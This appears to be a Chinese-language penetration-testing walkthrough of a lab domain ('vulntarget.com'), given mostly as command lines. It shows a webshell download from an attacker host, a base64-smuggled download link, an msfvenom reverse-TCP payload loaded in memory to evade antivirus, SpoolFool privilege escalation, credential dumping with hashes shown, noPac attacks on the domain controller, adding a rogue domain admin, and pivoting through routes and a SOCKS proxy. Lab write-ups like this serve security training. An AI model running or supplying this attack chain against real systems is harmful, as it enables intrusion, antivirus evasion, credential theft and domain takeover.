
需要远程下载一个木马,本地开一个http服务传一个木马
wget http://192.168.1.23:8080/shell.php
Base64编码
SFRUUDovLzEwLjAuMjAuMzM6ODA4MS8xMTEucGhw
构造url
http://10.0.20.66:8080/index.php?m=client&f=download&version=1&link=SFRUUDovLzEwLjAuMjAuMzM6ODA4MS8xMTEucGhw
蚁剑连接
发现存在火绒
上线msf
生成的shellcode
msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=10.0.20.33 lport=9097 -f c > 9097.c
通过内存加载过火绒

文件先传到外网机,然后使用web服务直接下载
配置监听
运行后上线
进程迁移
migrate 3092
getpid
查看ip发现10.0.10段
提权
查找可提权模块
run post/multi/recon/local_exploit_suggester
使用新一点的CVE-2022-21999
use exploit/windows/local/cve_2022_21999_spoolfool_privesc
set lhost 10.0.20.33
抓密码
load kiwi
creds_all
本地Administrator密码
759e689a07a84246d0b202a80f5fd9e335ca5392
Win101密码
bc9ecca8d006d8152bd51db558221a0540c9d604
域控
域内信息收集
run post/windows/gather/enum_domain
目前已知win101域成员密码和域控地址以及计算机名,使用CVE-2021-42287&CVE-2021-42278进行攻击
漏洞探测:
上传noPac.exe
noPac.exe scan -domain vulntarget.com -user win101 -pass “admin#123”
获取票据
noPac.exe -domain vulntarget.com -user win101 -pass admin#123 /dc WIN-UH20PRD3EAO.vulntarget.com /mAccount testTP1235 /mPassword hacker /service cifs /ptt
查看权限
dir \WIN-UH20PRD3EAO.vulntarget.com\c$
添加域管
net user admin 123K@!E /add /domain
net group “Domain Admins” admin11 /add /domain
利用psexec进行命令执行
上传psexec
upload d:\PsExec64.exe
PsExec64.exe -accepteula \10.0.10.100 -u vulntarget\admin -p 123K@!E -s cmd.exe
连接不上
添加10段的路由
run autoroute -s 10.0.10.1/24
开启msf代理
use auxiliary/server/socks_proxy
jobs
获取域控权限

proxychains4 python3 sam_the_admin.py “vulntarget.com/win101:admin#123” -dc-ip 10.0.10.100 -shell